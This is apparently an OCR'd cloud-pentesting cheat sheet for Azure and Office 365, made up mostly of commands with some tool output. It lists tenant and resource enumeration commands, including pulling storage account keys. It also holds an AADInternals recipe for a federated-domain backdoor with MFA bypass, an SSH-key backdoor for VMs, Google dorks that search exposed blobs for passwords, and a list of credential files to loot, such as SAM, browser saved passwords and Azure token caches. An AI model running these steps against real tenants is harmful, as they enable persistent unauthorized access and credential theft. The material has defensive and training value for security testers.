
- $results.roleInformation | Where Members -ne $null | select Name,Members
- Get-AADIntGlobalAdmins
- $role = Get-AzureADDirectoryRole | Where-Object {$_.displayName -eq 'Company Administrator'} ; Get-AzureADDirectoryRoleMember -ObjectId $role.ObjectId

Authenticated: Service Principals

- Get-AzureADServicePrincipal
- az ad sp list

Authenticated: All-in-one (o365recon.ps1)

.\o365recon.ps1 -outputfile results



result.CompanyInfo.txt	9/23/2020 3:29 PM	Text Document	3 KB
result.Domains.txt	9/23/2020 3:29 PM	Text Document	2 KB
result.groupmembership.txt	9/23/2020 3:29 PM	Text Document	1 KB
result.groups.txt	9/23/2020 3:29 PM	Text Document	1 KB
result.groups_advanced.txt	9/23/2020 3:29 PM	Text Document	3 KB
result.Users.txt	9/23/2020 3:29 PM	Text Document	3 KB

Authenticated: All-in-one (azucar)

Azucar.ps1 -ExportTo PRINT -Verbose -Analysis ActiveDirectory -ForceAuth

```
PS E:\cloud pentesting\azure\azucar> .\Azucar.ps1 -ExportTo CSV,JSON,XML,EXCEL -Verbose -Analysis ActiveDirectory -ForceAuth
VERBOSE: Authentication Token Cache Cleared
VERBOSE: [13:29:07:655] [Get-AzADALToken] - Executing Azucar with Interactive authentication flow
VERBOSE: [13:30:53:131] [Authorize-Tenant] - Adding tenant-01 tenant displayName...
https://management.azure.com/subscriptions?api-version=2016-06-01
VERBOSE: [13:30:54:504] [Select-AzSecSubscription] - A valid subscription was found for tenant-01 tenant
VERBOSE: [13:40:57:340] [Main] - Executing Azucar with user administrator which has the role owner and grants full access to manage all resources, including the ability to assign roles in azure rbac.
VERBOSE: [13:40:57:360] [Main] - Retrieving resource groups for the subscription d88db7cf-faf7-4a7d-bde4-29e8d85001c7
VERBOSE: [13:41:00:267] [Get-RunSpaceAzucarObject] - Adding Get-AzADAudit to queue....
VERBOSE: [13:41:00:315] [Get-RunSpaceAzucarObject] - Adding Get-AzADContacts to queue....
VERBOSE: [13:41:00:346] [Get-RunSpaceAzucarObject] - Adding Get-AzADDirectoryRoles to queue....
[13:41:00:345] [Get-AzADAudit] - Audit task ID 1: Retrieve Get-AzADAudit from 8e21eccc-31c4-411d-b6ec-3201895e949b tenant
```

azure_directory_roles.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	2 KB
azure_domain_events.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	66 KB
azure_domain_groups.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	1 KB
azure_domain_users.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	3 KB
azure_domains.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	1 KB
DirectoryRoles.csv	9/23/2020 1:42 PM	OpenOffice.org 1....	1 KB

Persistence: Creating a Backdoor (Prerequisites)

1) a user with Global Admin access to Azure AD / Office 365 tenant

2) AADInternals

3) Registered domain

Persistence: Creating a Backdoor (Deploying)

1) $at=Get-AADIntAccessTokenForAADGraph

2) Set-AADIntUser -UserPrincipalName "admin@company.onmicrosoft.com" -ImmutableId "AADBackdoor" -AccessToken $at

3) ConvertTo-AADIntBackdoor -AccessToken $at -DomainName "company.myo365.site"

Persistence: Creating a Backdoor (Accessing)

Open-AADIntOffice365Portal -ImmutableId "AADBackdoor" -Issuer "<issure_url>" -ByPassMFA $true -UseBuiltInCertificate

Azure General Recon

Subscriptions

- get-azuresubscription -current
- Get-azurermsubscription
- $context = get-azurermcontext ; $context.account
- azure account show
- az accout show
- az account list | jq '.[] | select(.isDefault==true) | {subname: .name, username: .user.name, id: .id}'

Resources

- (Get-AzureRmResource).Name
- get-azurermresource | ft
- azure resource list > resources
- $resourceGroups = (get-azurermresourcegroup).resourcegroupname ; foreach ($resurcegroupname in $resourceGroups) { get-azurermresource -resourceGroupName $ resurcegroupname | select name,type }

Resource Groups

- (Get-AzureRmResourceGroup).ResourceGroupName
- azure group list


Roles

- Get-azurermrolesassignment
- get-azurermrolesassignment -ResourceGroupName <resource_group_name>
- azure role assignment list
- $resourceGroups = (get-azurermresourcegroup).resourcegroupname ; foreach ($resurcegroupname in $resourceGroups) { get-azurermrolesassignment -resourceGroupName $ resurcegroupname   }

All-in-one


armRecon.ps1

asmRecon.ps1



Storage

Storage Types in Azure



- storage-account-name.blob.core.windows.net
- storage-account-name.file.core.windows.net
- storage-account-name.table.core.windows.net
- storage-account-name.queue.core.windows.net

OSINT

- site:*.blob.core.windows.net inurl"company_name"
- site:*.blob.core.windows.net ext:xlsx | ext:csv "password"
- Site:github.com intext:”blob.core.windows.net” AND intext:”companyname”

Bruteforcing

- python dnscan.py -d blob.core.windows.net -w subdomains-100.txt
- cloud_enum -k <keyword> -k <keyword> -k <keyword> -k <keyword> -t 60 --disable-aws --disable-gcp
- python lolrusLove-v0_0_6.py http://flaws.cloud/
- Invoke-EnumerationAzureBlobs -Base <company_name>

```
PS E:\cloud pentesting\azure\MicroBurst> Invoke-EnumerateAzureBlobs -Base owaspsanaa
Found Storage Account -  owaspsanaa.blob.core.windows.net

Found Container - owaspsanaa.blob.core.windows.net/dev
        Public File Available: https://owaspsanaa.blob.core.windows.net/dev/creds.txt
```

Authenticated Enumeration (storage Accounts)


- get-azureStorageAccount
- get-azureRMStorageAccount
- azure storage account list
- azure storage account show <storage_acount_name>
- az storage account list
- az storage account show --resource-group <resource_group> --name <storage_name>

Authenticated Enumeration (storage Accounts Keys)


- az storage account keys list --resource-group <resource_group> --account-name <storage_name>
- get-azurermstoragekey -ResourceGroupName <resource_group> -StorageAccountName <storage_name>
- Get-AzureStorageKey -StorageAccountName "Storage_Account_Name"
- azure storage account keys list -g <resource_group> <storage_name>
-

All-in-one

storageRecon.ps1



Explore, download and upload with Azure Storage Explorer



Compute

Compute (Vms): Enumeration

- get-azurermvm
    - get-azurevm -servicename "service_name"
    - get-azurermvm -resourcegroup <resource_group> -name <vm_name>
    - $vm = get-azurermvm -resourcegroup <resource_group> -name <vm_name>
        - $vm.HardwareProfile
        - $vm.OSProfile
        - $vm.StorageProfile.ImageReference
- get-azurvm
- az vm list
    - az vm show --resource-group <resource_group> --name <vm_name>
- azure vm list
    - azure vm show <resource_group> <vm_name>

Compute (VM’s): Internal foothold – recon

- get-AzureRMContext


- save-AzurRMProfile -path <path>

- (Get-ChildItem -Path C:*.txt -Recurse -force | Select-String -Pattern "ManagementPortalUrl","TokenCache","Tenant","PublishSettingsFileUrl" -ErrorAction Ignore) 2> $null

- **Metadata**
  - curl -UseBasicParsing -Headers @{"Metadata"="true"} ' http://169.254.169.254/metadata/instance?api-version=2017-08-01&format=text'

  - - curl -UseBasicParsing -Headers @{"Metadata"="true"} 'http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-08-01&format=text'

Compute (VM's VHDs): Creating A snapshot



Compute (VM’s VHDs): Analyzing – Azure keys and creds

- $env:userprofile\.azure\azureProfile.json
- $env:userprofile\.azure\accessTokens.json
- .publishsettings (mostly in user's downloads folder)
- .config
- .web.config
- .app.config
- .cspkg
- Deployment files created by Visual Studio
- Possible other Azure service integration (SQL, Storage, etc.)
- \bin\debug\publish
- Get-AzurePublishSettingsFile
- Azure Management tool directories

Compute (VM’s VHDs): Analyzing – windows-related creds and keys

- \Windows\System32\config\SAM
- Windows\System32\config\SYSTEM
- \InetPub*web.config
- C:\users\<user_name>\Documents*
- C:\users\<user_name>\Desktop*
- C:\users\<user_name>\AppData\Roaming\firefox\history
- C:\users\<user_name>\AppData\Roaming\firefox\cookies
- C:\users\<user_name>\AppData\Roaming\firefox\saved_passwords
- C:\users\<user_name>\AppData\Roaming\chrome\history
- C:\users\<user_name>\AppData\Roaming\chrome\cookies
- C:\users\<user_name>\AppData\Roaming\chrome\saved_passwords
- C:\users\<user_name>\AppData\Roaming\Internet Explorer\history
- C:\users\<user_name>\AppData\Roaming\Internet Explorer\cookies
- C:\users\<user_name>\AppData\Roaming\Internet Explorer\saved_passwords
- SQL directories
- temp directories
- backup directories

Persistence: creating a backdoor in a linux box using ssh keys

- az vm user update --resource-group <resource_name> --name <VM_name> --username <new_user> --ssh-key-value ~/.ssh/id_rsa.pub

- az vm user update   --resource-group <resource_name>--name <VM_name> --username <user_name> --ssh-key-value ~/.ssh/id_rsa.pub

Apps

Apps (websites) : OSINT

- site:azurewebsites.net inurl:”compan_name”

- cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.azurewebsites\.com"

Apps (websites) : Enumeration

- get-azurewebsite
- get-azurewebsite - name <site_name>
- get-azurermwebapp
- azure site show "sitename" # ASM
- azure site appsettings list "sitename" # ASM
- azure webapp show <group_name> <appname> # ARM
- azure wepapp list <resource_group> # ARM
- azure wepapp appsettings list <resource_group> <name> # ARM

Virtual Networks

Interfaces, NSGs and IP addresses

- azure network nic list
- azure network nic show "resource_group_name" "NIC_name"
- get-azurermNetworkInterface
- get-azurermpublicIPAddress
- get-azurereservedIP
- az vm list-ip-addresses --resource-group <resource_group_name>
- get-AzureRMNetworkSecurityGroup
- azure network nsg show <resource_group> <nsg_name>

Databases

list all SQL servers in all resource groups

- Get-AzureRmResourceGroup | Get-AzureRmSqlServer

- azure sql server show "Server_Name"

list all databases within a SQL server

- Get-AzureRmSqlDatabase -ServerName "Server_Name" -ResourceGroupName "Server_Resource_Group_Name"

- Get-AzureSqlDatabase -ServerName "Server_Name"

view firewall applied to azure SQL

- Get-AzureSqlDatabaseServerFirewallRule -ServerName "Server_Name"

- Get-AzureRmSqlServerFirewallRule -ServerName "Server_Name" -ResourceGroupName "Server_Resource_Group_Name"

- azure sql firewallrule show "Server_Name" "Rule_Name"

check if Azure's threat detection tool is running

```
Get-AzureRmSqlServerThreatDetectionPolicy -ServerName "Server_Name" -
ResourceGroupName "Server_Resource_Group_Name"
```

